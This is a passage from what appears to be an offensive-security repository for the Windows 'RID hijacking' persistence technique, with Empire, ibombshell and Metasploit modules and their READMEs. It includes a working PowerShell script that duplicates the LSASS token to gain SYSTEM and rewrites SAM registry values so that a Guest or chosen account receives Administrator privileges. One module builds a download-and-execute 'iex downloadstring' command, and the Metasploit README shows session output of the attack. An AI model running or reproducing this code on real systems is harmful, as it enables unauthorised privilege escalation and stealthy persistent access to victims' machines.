[DllImport("kernel32.dll", ExactSpelling = true)]
public static extern IntPtr GetCurrentProcess();
[DllImport("advapi32.dll", ExactSpelling = true, SetLastError = true)]
public static extern bool AdjustTokenPrivileges(IntPtr htok, bool disall,
ref TokPriv1Luid newst, int len, IntPtr prev, IntPtr relen);
"@
$currentPrincipal = New-Object Security.Principal.WindowsPrincipal ([Security.Principal.WindowsIdentity]::GetCurrent())
if ($currentPrincipal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) -ne $true) {
throw "Run the Command as an Administrator"
break
}
Add-Type -MemberDefinition $signature -Name AdjPriv -Namespace AdjPriv
$adjPriv = [AdjPriv.AdjPriv]
[long]$luid = 0
$tokPriv1Luid = New-Object AdjPriv.AdjPriv+TokPriv1Luid
$tokPriv1Luid.Count = 1
$tokPriv1Luid.Luid = $luid
$tokPriv1Luid.Attr = [AdjPriv.AdjPriv]::SE_PRIVILEGE_ENABLED
$retVal = $adjPriv::LookupPrivilegeValue($null,"SeDebugPrivilege",[ref]$tokPriv1Luid.Luid)
[IntPtr]$htoken = [IntPtr]::Zero
$retVal = $adjPriv::OpenProcessToken($adjPriv::GetCurrentProcess(),[AdjPriv.AdjPriv]::TOKEN_ALL_ACCESS,[ref]$htoken)
$tokenPrivileges = New-Object AdjPriv.AdjPriv+TOKEN_PRIVILEGES
$retVal = $adjPriv::AdjustTokenPrivileges($htoken,$false,[ref]$tokPriv1Luid,12,[IntPtr]::Zero,[IntPtr]::Zero)
if (-not ($retVal)) {
[System.Runtime.InteropServices.Marshal]::GetLastWin32Error()
break
}
$process = (Get-Process -Name lsass)
[IntPtr]$hlsasstoken = [IntPtr]::Zero
$retVal = $adjPriv::OpenProcessToken($process.Handle,([AdjPriv.AdjPriv]::TOKEN_IMPERSONATE -bor [AdjPriv.AdjPriv]::TOKEN_DUPLICATE),[ref]$hlsasstoken)
[IntPtr]$dulicateTokenHandle = [IntPtr]::Zero
$retVal = $adjPriv::DuplicateToken($hlsasstoken,2,[ref]$dulicateTokenHandle)
$retval = $adjPriv::SetThreadToken([IntPtr]::Zero,$dulicateTokenHandle)
if (-not ($retVal)) {
[System.Runtime.InteropServices.Marshal]::GetLastWin32Error()
}
}
================================================
FILE: modules/empire/lib/modules/powershell/persistence/elevated/rid_hijack
================================================
from lib.common import helpers
class Module:
def __init__(self, mainMenu, params=[]):
self.info = {
'Name': 'Invoke-RIDHijacking',
'Author': ['Sebastian Castro @r4wd3r'],
'Description': ('Runs Invoke-RIDHijacking. Allows setting desired privileges to an existent account '
'by modifying the Relative Identifier value copy used to create the access token. '
'This module needs administrative privileges.'
),
'Background': False,
'OutputExtension': None,
'NeedsAdmin': True,
'OpsecSafe': True,
'Language': 'powershell',
'MinLanguageVersion': '2',
'Comments': [
'https://github.com/r4wd3r/RID-Hijacking',
'https://r4wsecurity.blogspot.com/2017/12/rid-hijacking-maintaining-access-on.html',
'https://csl.com.co/rid-hijacking/'
]
}
self.options = {
'Agent': {
'Description': 'Agent to run module on.',
'Required' : True,
'Value' : ''
},
'RID' : {
'Description': 'RID to set to the specified account. Default 500.',
'Required' : False,
'Value' : '500'
},
'User' : {
'Description': 'User to set the defined RID.',
'Required' : False,
'Value' : ''
},
'UseGuest' : {
'Description': 'Switch. Set the defined RID to the Guest account.',
'Required' : False,
'Value' : ''
},
'Password' : {
'Description': 'Password to set to the defined account.',
'Required' : False,
'Value' : ''
},
'Enable' : {
'Description': 'Switch. Enable the defined account.',
'Required' : False,
'Value' : ''
}
}
# Save off a copy of the mainMenu object to access external
# functionality like listeners/agent handlers/etc.
self.mainMenu = mainMenu
# During instantiation, any settable option parameters are passed as
# an object set to the module and the options dictionary is
# automatically set. This is mostly in case options are passed on
# the command line.
if params:
for param in params:
# Parameter format is [Name, Value]
option, value = param
if option in self.options:
self.options[option]['Value'] = value
def generate(self, obfuscate=False, obfuscationCommand=""):
moduleSource = self.mainMenu.installPath + "/data/module_source/persistence/Invoke-RIDHijacking.ps1"
if obfuscate:
helpers.obfuscate_module(moduleSource=moduleSource, obfuscationCommand=obfuscationCommand)
moduleSource = moduleSource.replace("module_source", "obfuscated_module_source")
try:
f = open(moduleSource, 'r')
except:
print helpers.color("[!] Could not read module source path at: " + str(moduleSource))
return ""
moduleCode = f.read()
f.close()
script = moduleCode
scriptEnd = "Invoke-RIDHijacking"
for option, values in self.options.iteritems():
if option.lower() != "agent":
if values['Value'] and values['Value'] != '':
if values['Value'].lower() == "true":
scriptEnd += " -" + str(option)
else:
scriptEnd += " -" + str(option) + " " + str(values['Value'])
if obfuscate:
scriptEnd = helpers.obfuscate(psScript=scriptEnd, installPath=self.mainMenu.installPath, obfuscationCommand=obfuscationCommand)
script += scriptEnd
return script
================================================
FILE: modules/ibombshell/README.md
================================================
# Windows RID Hijacking with ibombshell
## Module Testing
The module `Invoke-RIDHijacking` is compatible with Powershell >=2.0. It requires a previous agent with administrative privileges.
This module has been tested against:
- Windows XP, 2003. (32 bits)
- Windows 8.1 Pro. (64 bits)
- Windows 10. (64 bits)
- Windows Server 2012. (64 bits)
## Execution

### Module options:

### Module execution with built-in guest account and -Silently option:
## References
https://github.com/r4wd3r/RID-Hijacking
https://r4wsecurity.blogspot.com/2017/12/rid-hijacking-maintaining-access-on.html
https://r4wsec.com/notes/rid_hijacking/
================================================
FILE: modules/ibombshell/data/functions/persistence/invoke-ridhijacking
================================================
#Requires -Version 2
function Invoke-RIDHijacking {
<#
.SYNOPSIS
This script will create an entry on the target by modifying some properties of an existing account.
It will change the account attributes by setting a Relative Identifier (RID), which should be owned
by one existing account on the destination machine.
Taking advantage of some Windows Local Users Management integrity issues, this module will allow to
authenticate with one known account credentials (like GUEST account), and access with the privileges
of another existing account (like ADMINISTRATOR account), even if the spoofed account is disabled.
Author: Sebastian Castro @r4wd3r. E-mail: r4wd3r@gmail.com. Twitter: @r4wd3r.
License: BSD 3-Clause
.DESCRIPTION
The RID Hijacking technique allows setting desired privileges to an existent account in a stealthy manner
by modifying the Relative Identifier value copy used to create the access token. This module needs administrative privileges.
.PARAMETER User
User account to use as the hijacker. If -UseGuest, this parameter will be ignored.
.PARAMETER Password
Password value to set for the hijacker account.
.PARAMETER RID
RID number in decimal of the victim account. Should be the RID of an existing account. 500 by default.
.PARAMETER UseGuest
Set GUEST built-in account as the destination of the privileges to be hijacked.
.PARAMETER Enable
Enable the hijacker account via registry modification.
.EXAMPLE
Invoke-RIDHijacking -User alice -RID 500
Set Administrator privileges to alice custom user.
.EXAMPLE
Invoke-RIDHijacking -User alice -RID 500 -Password Password1
Set Administrator privileges to alice custom user and set new password for alice.
.EXAMPLE
Invoke-RIDHijacking -User alice -RID 500 -Password Password1 -Enable
Set Administrator privileges to alice custom user, set new password for alice and enable alice's account.
.EXAMPLE
Invoke-RIDHijacking -UseGuest -RID 500
Set Administrator privileges to Guest Account. This could also work with the command Invoke-RIDHijacking -Guest.
.EXAMPLE
Invoke-RIDHijacking -UseGuest -RID 500 -Password Password1
Set Administrator privileges to Guest Account and setting new password for Guest.
.EXAMPLE
Invoke-RIDHijacking -UseGuest -RID 1001
Set custom account privileges to Guest Account. A custom local user with RID 1001 should exist.
.EXAMPLE
Invoke-RIDHijacking -UseGuest -RID 1001 -Password Password1
Set custom account privileges to Guest Account and set new password for Guest. A custom local user with
RID 1001 should exist.
.EXAMPLE
Invoke-RIDHijacking -User alice -RID 1002 -Password Password1 -Enable
Set custom account privileges to alice custom user, set new password for alice and enable alice's account.
A custom local user with RID 1002 should exist.
.NOTES
Elevates privileges with LSASS token duplication:
https://gallery.technet.microsoft.com/scriptcenter/Enable-TSDuplicateToken-6f485980
Access to local users data stored in registry based on Get-LocalUsersInfo
https://gallery.technet.microsoft.com/scriptcenter/PowerShell-Get-username-fdcb6990
.LINK
https://csl.com.co/rid-hijacking/
https://r4wsecurity.blogspot.com/2017/12/rid-hijacking-maintaining-access-on.html
https://github.com/r4wd3r/RID-Hijacking
#>
[CmdletBinding()] param(
[Parameter(Position = 0,Mandatory = $False)]
[string]
$User,
[string]
$Password,
[switch]
$UseGuest,
[ValidateRange(500,65535)]
[int]
$RID = 500,
[switch]
$Enable
)
begin {
# Checks SYSTEM privileges in the current thread or tries to elevate them via duplicating LSASS access token.
Write-Verbose "Checking for SYSTEM privileges"
if ([System.Security.Principal.WindowsIdentity]::GetCurrent().IsSystem) {
Write-Output "[+] Process is already running as SYSTEM"
}
else {
try {
Write-Verbose "Trying to get SYSTEM privileges"
Enable-TSDuplicateToken
Write-Output "[+] Elevated to SYSTEM privileges"
}
catch {
Write-Output "[x] Administrator or SYSTEM privileges are required"
return
}
}
# Obtains the needed registry values for each local user
$localUsers = Get-UserKeys
$currentUser = $null
}
process {
# Set to currentUser the account to be used as the hijacker.
Write-Verbose "Checking users..."
if ($UseGuest) {
$currentUser = $localUsers | Where-Object { $_.RID -eq 501 }
}
else {
if ($User) {
$currentUser = $localUsers | Where-Object { $_.UserName -contains $User }
}
}
# Verifies if the entered account exists.
if ($currentUser) {
"[+] Found {0} account" -f ($currentUser.UserName)
"[+] Target account username: {0}" -f $currentUser.UserName
"[+] Target account RID: {0}" -f $currentUser.RID
}
else {
Write-Output "[x] User does not exists in system"
return
}
# Creates a copy of the user's F REG_BINARY with requested modifications
$FModified = New-Object Byte[] $currentUser.F.length
for ($i = 0; $i -lt $currentUser.F.length; $i++) {
if ($Enable -and ($i -eq 56)) {
$FModified[$i] = 20
continue
}
# Sets the new RID in the F REG_BINARY copy
if ($RID -and ($i -eq 48)) {
$hexRid = [byte[]][BitConverter]::GetBytes($RID)
$FModified[$i],$FModified[$i + 1] = $hexRid[0],$hexRid[1]
$i++
continue
}
$FModified[$i] = $currentUser.F[$i]
}
"[*] Current RID value in F for {0}: {1:x2}{2:x2}" -f ($currentUser.UserName,$currentUser.F[49],$currentUser.F[48])
"[*] Setting RID $RID ({1:x2}{2:x2}) in F for {0} " -f ($currentUser.UserName,$FModified[49],$FModified[48])
# Writes changes to Registry
$fPath = "HKLM:\SAM\SAM\Domains\Account\Users\{0:x8}" -f $currentUser.RID
try {
Write-Verbose "Writing changes to registry: $fPath"
Set-ItemProperty -Path $fPath -Name F -Value $FModified
}
catch {
Write-Output "[x] Error writing in registry. Path: $fPath"
return
}
if ($Enable) {
Write-Output "[+] Account has been enabled"
}
if ($Password) {
Write-Output "[*] Setting password to user..."
net user $currentUser.UserName $Password
Write-Output "[+] Password set to $Password"
}
"[+] SUCCESS: The RID $RID has been set to the account {0} with original RID {1}" -f ($currentUser.UserName,$currentUser.RID)
}
}
function Get-UserName ([byte[]]$V) {
if (-not $V) { return $null };
$offset = [BitConverter]::ToInt32($V[0x0c..0x0f],0) + 0xCC;
$len = [BitConverter]::ToInt32($V[0x10..0x13],0);
return [Text.Encoding]::Unicode.GetString($V,$offset,$len);
}
function Get-UserKeys {
Get-ChildItem HKLM:\SAM\SAM\Domains\Account\Users |
Where-Object { $_.PSChildName -match "^[0-9A-Fa-f]{8}$" } |
Add-Member AliasProperty KeyName PSChildName -Passthru |
Add-Member ScriptProperty UserName { Get-UserName ($this.GetValue("V")) } -Passthru |
Add-Member ScriptProperty Rid { [Convert]::ToInt32($this.PSChildName,16) } -Passthru |
Add-Member ScriptProperty F { [byte[]]($this.GetValue("F")) } -Passthru |
Add-Member ScriptProperty FRid { [BitConverter]::ToUInt32($this.GetValue("F")[0x30..0x34],0) } -Passthru
}
function Enable-TSDuplicateToken {
$signature = @"
[StructLayout(LayoutKind.Sequential, Pack = 1)]
public struct TokPriv1Luid
{
public int Count;
public long Luid;
public int Attr;
}
public const int SE_PRIVILEGE_ENABLED = 0x00000002;
public const int TOKEN_QUERY = 0x00000008;
public const int TOKEN_ADJUST_PRIVILEGES = 0x00000020;
public const UInt32 STANDARD_RIGHTS_REQUIRED = 0x000F0000;
public const UInt32 STANDARD_RIGHTS_READ = 0x00020000;
public const UInt32 TOKEN_ASSIGN_PRIMARY = 0x0001;
public const UInt32 TOKEN_DUPLICATE = 0x0002;
public const UInt32 TOKEN_IMPERSONATE = 0x0004;
public const UInt32 TOKEN_QUERY_SOURCE = 0x0010;
public const UInt32 TOKEN_ADJUST_GROUPS = 0x0040;
public const UInt32 TOKEN_ADJUST_DEFAULT = 0x0080;
public const UInt32 TOKEN_ADJUST_SESSIONID = 0x0100;
public const UInt32 TOKEN_READ = (STANDARD_RIGHTS_READ | TOKEN_QUERY);
public const UInt32 TOKEN_ALL_ACCESS = (STANDARD_RIGHTS_REQUIRED | TOKEN_ASSIGN_PRIMARY |
TOKEN_DUPLICATE | TOKEN_IMPERSONATE | TOKEN_QUERY | TOKEN_QUERY_SOURCE |
TOKEN_ADJUST_PRIVILEGES | TOKEN_ADJUST_GROUPS | TOKEN_ADJUST_DEFAULT |
TOKEN_ADJUST_SESSIONID);
public const string SE_TIME_ZONE_NAMETEXT = "SeTimeZonePrivilege";
public const int ANYSIZE_ARRAY = 1;
[StructLayout(LayoutKind.Sequential)]
public struct LUID
{
public UInt32 LowPart;
public UInt32 HighPart;
}
[StructLayout(LayoutKind.Sequential)]
public struct LUID_AND_ATTRIBUTES {
public LUID Luid;
public UInt32 Attributes;
}
public struct TOKEN_PRIVILEGES {
public UInt32 PrivilegeCount;
[MarshalAs(UnmanagedType.ByValArray, SizeConst=ANYSIZE_ARRAY)]
public LUID_AND_ATTRIBUTES [] Privileges;
}
[DllImport("advapi32.dll", SetLastError=true)]
public extern static bool DuplicateToken(IntPtr ExistingTokenHandle, int
SECURITY_IMPERSONATION_LEVEL, out IntPtr DuplicateTokenHandle);
[DllImport("advapi32.dll", SetLastError=true)]
[return: MarshalAs(UnmanagedType.Bool)]
public static extern bool SetThreadToken(
IntPtr PHThread,
IntPtr Token
);
[DllImport("advapi32.dll", SetLastError=true)]
[return: MarshalAs(UnmanagedType.Bool)]
public static extern bool OpenProcessToken(IntPtr ProcessHandle,
UInt32 DesiredAccess, out IntPtr TokenHandle);
[DllImport("advapi32.dll", SetLastError = true)]
public static extern bool LookupPrivilegeValue(string host, string name, ref long pluid);
[DllImport("kernel32.dll", ExactSpelling = true)]
public static extern IntPtr GetCurrentProcess();
[DllImport("advapi32.dll", ExactSpelling = true, SetLastError = true)]
public static extern bool AdjustTokenPrivileges(IntPtr htok, bool disall,
ref TokPriv1Luid newst, int len, IntPtr prev, IntPtr relen);
"@
$currentPrincipal = New-Object Security.Principal.WindowsPrincipal ([Security.Principal.WindowsIdentity]::GetCurrent())
if ($currentPrincipal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) -ne $true) {
Write-Output "[x] Run the Command as an Administrator"
break
}
Add-Type -MemberDefinition $signature -Name AdjPriv -Namespace AdjPriv
$adjPriv = [AdjPriv.AdjPriv]
[long]$luid = 0
$tokPriv1Luid = New-Object AdjPriv.AdjPriv+TokPriv1Luid
$tokPriv1Luid.Count = 1
$tokPriv1Luid.Luid = $luid
$tokPriv1Luid.Attr = [AdjPriv.AdjPriv]::SE_PRIVILEGE_ENABLED
$retVal = $adjPriv::LookupPrivilegeValue($null,"SeDebugPrivilege",[ref]$tokPriv1Luid.Luid)
[IntPtr]$htoken = [IntPtr]::Zero
$retVal = $adjPriv::OpenProcessToken($adjPriv::GetCurrentProcess(),[AdjPriv.AdjPriv]::TOKEN_ALL_ACCESS,[ref]$htoken)
$tokenPrivileges = New-Object AdjPriv.AdjPriv+TOKEN_PRIVILEGES
$retVal = $adjPriv::AdjustTokenPrivileges($htoken,$false,[ref]$tokPriv1Luid,12,[IntPtr]::Zero,[IntPtr]::Zero)
if (-not ($retVal)) {
[System.Runtime.InteropServices.Marshal]::GetLastWin32Error()
break
}
$process = (Get-Process -Name lsass)
[IntPtr]$hlsasstoken = [IntPtr]::Zero
$retVal = $adjPriv::OpenProcessToken($process.Handle,([AdjPriv.AdjPriv]::TOKEN_IMPERSONATE -bor [AdjPriv.AdjPriv]::TOKEN_DUPLICATE),[ref]$hlsasstoken)
[IntPtr]$dulicateTokenHandle = [IntPtr]::Zero
$retVal = $adjPriv::DuplicateToken($hlsasstoken,2,[ref]$dulicateTokenHandle)
$retval = $adjPriv::SetThreadToken([IntPtr]::Zero,$dulicateTokenHandle)
if (-not ($retVal)) {
[System.Runtime.InteropServices.Marshal]::GetLastWin32Error()
}
}
================================================
FILE: modules/ibombshell/ibombshell c2/modules/persistence/invoke-ridhijacking.py
================================================
from pathlib import Path
from termcolor import colored, cprint
from module import Module
class CustomModule(Module):
def __init__(self):
information = {"Name": "RID hijacking",
"Description": "Runs Invoke-RIDHijacking. Allows setting desired privileges to an existent account"
" by modifying the Relative Identifier value copy used to create the primary access token."
" This module needs administrative privileges.",
"Author": "Sebastian Castro @r4wd3r",
"Link": "https://github.com/r4wd3r/RID-Hijacking",
"License": "BSD 3-Clause",
"Module": "@r4wd3r"}
# -----------name-----default_value--description--required?
options = {"warrior": [None, "Warrior in war", True],
"RID": ["500", "RID to set to the specified account. Default 500.", True],
"user": [None, "User to set the defined RID.", False],
"useguest": [None, "Set the defined RID to the Guest account.", False],
"password": [None, "Password to set to the defined account.", False],
"enable": [None, "Enable the defined account.", False]
}
# Constructor of the parent class
super(CustomModule, self).__init__(information, options)
# This module must be always implemented, it is called by the run option
def run_module(self):
warrior_exist = False
for p in Path("/tmp/").glob("ibs-*"):
if str(p)[9:] == self.args["warrior"]:
warrior_exist = True
break
if warrior_exist:
function = "iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/r4wd3r/RID-Hijacking/master/Invoke-RIDHijacking.ps1');"
function += 'Invoke-RIDHijacking -RID {}'.format(self.args["RID"])
if self.args["user"]:
function += ' -User {}'.format(self.args["user"])
if self.args["password"]:
function += ' -Password {}'.format(self.args["password"])
if str(self.args["useguest"]).lower() == 'true':
function += ' -UseGuest'
if str(self.args["enable"]).lower() == 'true':
function += ' -Enable'
with open('/tmp/ibs-{}'.format(self.args["warrior"]), 'a') as f:
f.write(function)
cprint ('[+] Done!', 'green')
else:
cprint ('[!] Failed... Warrior not found', 'red')
================================================
FILE: modules/metasploit/README.md
================================================
# Windows RID Hijacking with Metasploit
This module will create an entry on the target by modifying some properties of an existing account. It will change the account attributes by setting a Relative Identifier (RID), which should be owned by one existing account on the destination machine.
Taking advantage of some Windows Local Users Management integrity issues, this module will allow to authenticate with one known account credentials (like GUEST account), and access with the privileges of another existing account (like ADMINISTRATOR account), even if the spoofed account is disabled.
By using a `meterpreter` session against a Windows host, the module will try to acquire _**SYSTEM**_ privileges if needed, and will modify some attributes to hijack the permissions of an existing local account and set them to another one.
## Vulnerable Software
This module has been tested against:
- Windows XP, 2003. (32 bits)
- Windows 8.1 Pro. (64 bits)
- Windows 10. (64 bits)
- Windows Server 2012. (64 bits)
This module was not tested against, but may work on:
- Other versions of windows (x86 and x64).
## Options
- **GETSYSTEM**: Try to get _**SYSTEM**_ privileges on the victim. Default: `false`
- **GUEST_ACCOUNT**: Use the _**GUEST**_ built-in account as the destination of the privileges to be hijacked. Set this account as the _hijacker_. Default: `false`.
- **SESSION**: The session to run this module on. Default: `none`.
- **USERNAME**: Set the user account (_SAM Account Name_) of the victim host which will be the destination of the privileges to be _hijacked_. Set this account as the _hijacker_. If **GUEST_ACCOUNT** option is set to `true`, this parameter will be ignored if defined. Default: `none`.
- **PASSWORD**: Set or change the password of the account defined as the destination of the privileges to be hijacked, either _**GUEST**_ account or the user account set in **USERNAME** option. Set password to the _hijacker_ account. Default: `none`.
- **RID**: Specify the RID number in decimal of the _victim account_. This number should be the RID of an existing account on the target host, no matter if it is disabled (i.e.: The RID of the _**Administrator**_ built-in account is 500). Set the RID owned by the account that will be _hijacked_. Default: `500`
## Scenarios
### Assigning Administrator privileges to Guest built-in account.
```
msf post(rid_hijack) > set GETSYSTEM true
GETSYSTEM => true
msf post(rid_hijack) > set GUEST_ACCOUNT true
GUEST_ACCOUNT => true
msf post(rid_hijack) > set SESSION 1
SESSION => 1
msf post(rid_hijack) > run
[*] Checking for SYSTEM privileges on session
[+] Session is already running with SYSTEM privileges
[*] Target OS: Windows 8.1 (Build 9600).
[*] Target account: Guest Account
[*] Target account username: Invitado
[*] Target account RID: 501
[*] Account is disabled, activating...
[+] Target account enabled
[*] Overwriting RID
[+] The RID 500 is set to the account Invitado with original RID 501
[*] Post module execution completed
```
#### Results after login in as the Guest account.

### Assigning Administrator privileges to local custom account.
```
msf post(rid_hijack) > set GETSYSTEM true
GETSYSTEM => true
msf post(rid_hijack) > set GUEST_ACCOUNT false
GUEST_ACCOUNT => false
msf post(rid_hijack) > set USERNAME testuser
USERNAME => testuser
msf post(rid_hijack) > run
[*] Checking for SYSTEM privileges on session
[+] Session is already running with SYSTEM privileges
[*] Target OS: Windows 8.1 (Build 9600).
[*] Checking users...
[+] Found testuser account!
[*] Target account username: testuser
[*] Target account RID: 1002
[+] Target account is already enabled
[*] Overwriting RID
[+] The RID 500 is set to the account testuser with original RID 1002
[*] Post module execution completed
```
#### Results after login in as the _testuser_ account.

### Assigning custom privileges to Guest built-in account and setting new password to Guest.
```
msf post(rid_hijack) > set GUEST_ACCOUNT true
GUEST_ACCOUNT => true
msf post(rid_hijack) > set RID 1002
RID => 1002
msf post(rid_hijack) > set PASSWORD Password.1
PASSWORD => Password.1
msf post(rid_hijack) > run
[*] Checking for SYSTEM privileges on session
[+] Session is already running with SYSTEM privileges
[*] Target OS: Windows 8.1 (Build 9600).
[*] Target account: Guest Account
[*] Target account username: Invitado
[*] Target account RID: 501
[+] Target account is already enabled
[*] Overwriting RID
[+] The RID 1002 is set to the account Invitado with original RID 501
[*] Setting Invitado password to Password.1
[*] Post module execution completed
```
### Assigning custom privileges to local custom account and setting new password to custom account.
```
msf post(rid_hijack) > set GUEST_ACCOUNT false
GUEST_ACCOUNT => false
msf post(rid_hijack) > set USERNAME testuser
USERNAME => testuser
msf post(rid_hijack) > set PASSWORD Password.2
PASSWORD => Password.2
msf post(rid_hijack) > run
[*] Checking for SYSTEM privileges on session
[+] Session is already running with SYSTEM privileges
[*] Target OS: Windows 8.1 (Build 9600).
[*] Checking users...
[+] Found testuser account!
[*] Target account username: testuser
[*] Target account RID: 1002
[+] Target account is already enabled
[*] Overwriting RID
[+] The RID 1002 is set to the account testuser with original RID 1002
[*] Setting testuser password to Password.2
[*] Post module execution completed
```
## References
https://r4wsec.com/notes/rid_hijacking/
================================================
FILE: modules/metasploit/rid_hijack.rb
================================================
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
class MetasploitModule < Msf::Post
include Msf::Post::Windows::Registry
include Msf::Post::Windows::Priv
def initialize
super(
'Name' => 'Windows Manage RID Hijacking',
'Description' => %q{
This module will create an entry on the target by modifying some properties
of an existing account. It will change the account attributes by setting a
Relative Identifier (RID), which should be owned by one existing
account on the destination machine.
Taking advantage of some Windows Local Users Management integrity issues,
this module will allow to authenticate with one known account
credentials (like GUEST account), and access with the privileges of another
existing account (like ADMINISTRATOR account), even if the spoofed account is
disabled.
},
'License' => MSF_LICENSE,
'Author' => 'Sebastian Castro <sebastian.castro[at]cslcolombia.com>',
'Platform' => ['win'],
'SessionTypes' => ['meterpreter'],
'References' => [
['URL', 'http://csl.com.co/rid-hijacking/']
])
register_options(
[
OptBool.new('GETSYSTEM', [true, 'Attempt to get SYSTEM privilege on the target host.', false]),
OptBool.new('GUEST_ACCOUNT', [true, 'Assign the defined RID to the Guest Account.', false]),
OptString.new('USERNAME', [false, 'User to set the defined RID.']),
OptString.new('PASSWORD', [false, 'Password to set to the defined user account.']),
OptInt.new('RID', [true, 'RID to set to the specified account.', 500])
]
)
end
def getsystem
results = session.priv.getsystem
if results[0]
return true
else
return false
end
end
def get_name_from_rid(reg_key, rid, names_key)
names_key.each do |name|
skey = registry_getvalinfo(reg_key + "\\Names\\#{name}", "")
rid_user = skey['Type']
return name if rid_user == rid
end
return nil
end
def get_user_rid(reg_key, username, names_key)
names_key.each do |name|
next unless name.casecmp(username).zero?
print_good("Found #{name} account!")
skey = registry_getvalinfo(reg_key + "\\Names\\#{name}", "")
rid = skey['Type']
if !skey
print_error("Could not open user's key")
return -1
end
return rid
end
return -1
end
def check_active(fbin)
if fbin[0x38].unpack("H*")[0].to_i != 10
return true
else
return false
end
end
def swap_rid(fbin, rid)
# This function will set hex format to a given RID integer
hex = [format("%04x", rid).scan(/.{2}/).reverse.join].pack("H*")
# Overwrite new RID at offset 0x30
fbin[0x30, 2] = hex
return fbin
end
def run
# Registry key to manipulate
reg_key = 'HKLM\\SAM\\SAM\\Domains\\Account\\Users'
# Checks privileges of the session, and tries to get SYSTEM privileges if needed.
print_status("Checking for SYSTEM privileges on session")
if !is_system?
if datastore['GETSYSTEM']
print_status("Trying to get SYSTEM privileges")
if getsystem
print_good("Got SYSTEM privileges")
else
print_error("Could not obtain SYSTEM privileges")
return
end
else
print_error("Session is not running with SYSTEM privileges. Try setting GETSYSTEM ")
return
end
else
print_good("Session is already running with SYSTEM privileges")
end
# Checks the Windows Version.
wver = sysinfo["OS"]
print_status("Target OS: #{wver}")
# Load the usernames from SAM Registry key
names_key = registry_enumkeys(reg_key + '\\Names')
unless names_key
print_error("Could not access to SAM registry keys")
return
end
# If username is set, looks for it in SAM registry key
user_rid = -1
username = datastore['USERNAME']
if datastore['GUEST_ACCOUNT']
user_rid = 0x1f5
print_status("Target account: Guest Account")
username = get_name_from_rid(reg_key, user_rid, names_key)
else
